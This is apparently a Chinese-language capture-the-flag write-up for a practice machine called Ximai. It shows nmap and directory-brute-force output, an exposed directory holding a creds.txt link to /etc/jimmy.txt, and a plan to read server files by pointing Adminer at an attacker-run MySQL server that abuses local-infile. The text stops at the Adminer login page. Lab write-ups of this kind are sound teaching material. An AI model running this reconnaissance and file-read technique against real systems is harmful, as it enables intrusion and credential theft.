Ximai By LingDong

Ximai靶机IP：10.0.2.30 Kali机器IP：10.0.2.9

端口扫描(NMAP)

1、NMAP全端口扫描结果

```
┌──(kali㉿kali)-[~/ximai]
└─$ sudo nmap -sT --min-rate 10000 -p- 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 20:16 EDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 96.48% done; ETC: 20:16 (0:00:00 remaining)
Nmap scan report for 10.0.2.30
Host is up (0.0019s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
8000/tcp open  http-alt
MAC Address: 08:00:27:A6:45:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds
```

2、NMAP详细扫描结果

```
┌──(kali㉿kali)-[~/ximai]
└─$ sudo nmap -sT -sV -sC -O -p22,80,3306,8000 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 20:17 EDT
Nmap scan report for 10.0.2.30
Host is up (0.00050s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
8000/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: NeonGrid Solutions
|_http-generator: WordPress 6.8.1
MAC Address: 08:00:27:A6:45:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.16 seconds
```

3、NMAP基础漏洞扫描结果

```
┌──(kali㉿kali)-[~/ximai]
└─$  sudo nmap --script=vuln -p22,80,3306,8000 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 20:18 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.0.2.30
Host is up (0.00064s latency).
```

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /info.php: Possible information file
3306/tcp open  mysql
8000/tcp open  http-alt
| http-wordpress-users:
| Username found: adminer
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
| http-phpmyadmin-dir-traversal:
|   VULNERABLE:
|   phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2005-3299
|       PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1 allows remote attackers to include local files via the $__redirect parameter, possibly involving the subform array.
|
|     Disclosure date: 2005-10-nil
|     Extra information:
|       ../../../../../etc/passwd not found.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_      http://www.exploit-db.com/exploits/1244/
|_http-phpself-xss: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 6.8.1
|   ?feed=rss2: Wordpress version: 6.8.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.
MAC Address: 08:00:27:A6:45:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 79.38 seconds
```

通过扫描发现开放了22,80,3306,8000四个端口，80和8000是http协议，22是ssh，3306是MariaDB端口，优先从web端口下手。

目录爆破(gobuster)

```
┌──(kali㉿kali)-[~/ximai]
└─$ sudo gobuster dir -r -u http://10.0.2.30 --wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .html,.php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.30
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10938]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/info.php             (Status: 200) [Size: 85793]
/reminder.php         (Status: 200) [Size: 3163]
/.php                 (Status: 403) [Size: 274]
```


```
/.html                  (Status: 403) [Size: 274]
/server-status          (Status: 403) [Size: 274]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
┌──(kali㉿kali)-[~/ximai]
└─$ sudo dirsearch -u http://10.0.2.30
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as
an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/ximai/reports/http_10.0.2.30/_25-05-29_21-31-36.txt
Target: http://10.0.2.30/
[21:31:36] Starting:
[21:31:38] 403 -  274B  - /.ht_wsr.txt
[21:31:38] 403 -  274B  - /.htaccess.bak1
[21:31:38] 403 -  274B  - /.htaccess.orig
[21:31:38] 403 -  274B  - /.htaccess.sample
[21:31:38] 403 -  274B  - /.htaccess.save
[21:31:38] 403 -  274B  - /.htaccess_orig
[21:31:38] 403 -  274B  - /.htaccess_extra
[21:31:38] 403 -  274B  - /.htaccessBAK
[21:31:38] 403 -  274B  - /.htaccessOLD2
[21:31:38] 403 -  274B  - /.htaccess_sc
[21:31:38] 403 -  274B  - /.htaccessOLD
[21:31:38] 403 -  274B  - /.htm
[21:31:38] 403 -  274B  - /.html
[21:31:38] 403 -  274B  - /.htpasswds
[21:31:38] 403 -  274B  - /.htpasswd_test
[21:31:38] 403 -  274B  - /.httr-oauth
[21:31:38] 403 -  274B  - /.php
[21:31:43] 200 -    2KB - /adminer.php
[21:31:52] 200 -   23KB - /info.php
[21:32:00] 403 -  274B  - /server-status
[21:32:00] 403 -  274B  - /server-status/
Task Completed
```

两款目录爆破工具结果结合，发现了adminer.php，reminder.php，info.php三个页面。

adminer是php的mysql管理工具，版本是5.3.0，刚发布不久，没有漏洞可以利用；

reminder.php页面




Web Portal

jimmy! Don't forget we need to harden the security on the web server. In case you have forgotten your access details, I've put them in a txt file for you. It's in that place where I put that thing that time.

Also, can you fix this search box? Sometimes it chucks errors depending on what I enter...

I'd do it myself, but I've been busy trying to create some code to enable us to securely store our passwords, seeing as you keep forgetting yours... The encoder seems completely borked though.

尝试了图片隐写，sql注入，都不行，查看图片地址，知道一个有意思的目录，that-place-where-i-put-that-thing-that-time



Index of /that-place-where-i-put-that-thing-that-time


```
Name                                       Last modified     Size Description
Parent Directory                                               -
1b260614-3aff-11f0-ac81-000c2921b441.jpg   2025-05-27 09:48  10K
creds.txt                                  2025-05-27 09:58  167
```

Apache/2.4.62 (Debian) Server at 10.0.2.30 Port 80

creds.txt -> /etc/jimmy.txt 有一个文件链接，结合文章，大概是jimmy用户明文密码。

看群里面的提示，mysqli.allow_local_infile = on，应该可以通过adminer.php读取文件写入mysql数据库中，自己准备一个mysql数据

库。



10.0.2.30/adminer.php

语言: 简体中文


Adminer 5.3.0

登录

